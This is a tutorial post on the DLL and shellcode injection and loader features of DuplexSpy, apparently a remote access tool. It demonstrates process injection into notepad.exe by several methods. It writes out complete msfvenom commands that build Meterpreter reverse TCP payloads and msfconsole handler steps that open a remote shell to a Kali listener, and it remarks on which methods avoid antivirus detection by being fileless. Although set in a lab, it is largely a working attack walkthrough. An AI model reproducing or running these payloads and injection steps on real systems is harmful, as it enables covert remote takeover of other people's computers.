[DuplexSpy] DLL and Shellcode Injection and Loader
Last Update:
Word Count:
Read Time:
Introduction
This article demonstrates how to use the DLL and shellcode injection features of DuplexSpy.

This feature allows you to inject a DLL or shellcode into a target process. DuplexSpy also provides a DLL loader and a shellcode loader, which allows you to execute payloads without injecting them into an existing process.
If you would like to learn more about DLL and shellcode injection techniques, you can refer to the notes I wrote for studying reverse engineering and Windows buffer overflow.
Injector
This features allows you to inject a DLL file or shellcode in a specified process. However, due to Windows security protections, this method may not always work.
Note that the DLL file or shellcode must match the architecture of the target process (x86 or x64). An x86 process canoot load an x64 DLL or shellcode, and vice versa.
DuplexSpy provides the following injection methods for both DLL and shellcode:
- APC
- Early Bird
- CreateRemoteThread (default)
- NtCreateThreadEx
- ZwCreateThreadEx
Before performing an injection, you should determine the architecture of the target process. An x86 DLL cannot be injected into an x64 process, and vice versa. On x64 systems, PE files uder C:\Windows\System32 are typically x64 binaries, while PE files under C:\Windows\SysWOW64 are x86 binaries.
Getting Started
DLL Injection
Notice that this method IS NOT fileless. A DLL file will be created under %TEMP% directory and might be detected or deleted by antivirus software.
The CreateRemoteThread method is recommended for DLL injection.


In this example, Kali Linux is used to establish a Meterpreter reverse TCP connection via DLL injection.
| Field | Value |
|---|---|
| Target process | C:\Windows\SysWOW64\notepad.exe |
| Kali host | 192.168.1.192 |
| Kali port | 4444 |
Build an x86 payload using msfvenom:1
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.192 lport=4444 -a x86 -f dll > x86.dll
Msfconsole:1
2
3
4
5
6$ msfconsole
msf> use exploit/multi/handler
msf> set payload windows/meterpreter/reverse_tcp
msf> set lhost 192.168.1.192
msf> set lport 4444
msf> run
CreateRemoteThread
Let’s try the CreateRemoteThread method:



Notice that the log messages in the box are not always reliable. A DuplexSpy payload cannot check your msf payload!
Next, exit your meterpreter session:1
meterpreter> exit
Process notepad.exe is still running!

NtCreateThreadEx
NtCreateThreadEx method:

It works again ( . 3 .)

ZwCreateThreadEx
Shellcode Injection
This method is fileless.
The CreateRemoteThread method is recommended for shellcode injection.
Use the following command to generate a meterpreter shellcode:1
msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f c

Paste the output into the shellcode editor of DuplexSpy.

Click the “Formatting” button at the top of the window form. You can also click the “Save” button, DuplexSpy automatically runs the “Formatting” function.

CreateRemoteThread

NtCreateThreadEx

ZwCreateThreadEx
Lastly, let’s try the ZwCreateThreadEx method.

Loader


DuplexSpy allows you to load a DLL file or shellcode directly without injecting it into an existing process. As with injection, the payload architecture must match the loader architecture (x86 or x64).
For performance reasons, DuplexSpy creates a new process for both DLL and shellcode loading. This behavior is similar to the fileless execution features of DuplexSpy; however, the loader architecture cannot be selected manually. If the DuplexSpy payload is x64, only x64 DLLs or shellcodes can be loaded.

DLL Loader

Note that this method is not fileless.
Shellcode Loader
DuplexSpy allows you to load shellcode into memory. It is a fileless method.
THANKS FOR READING!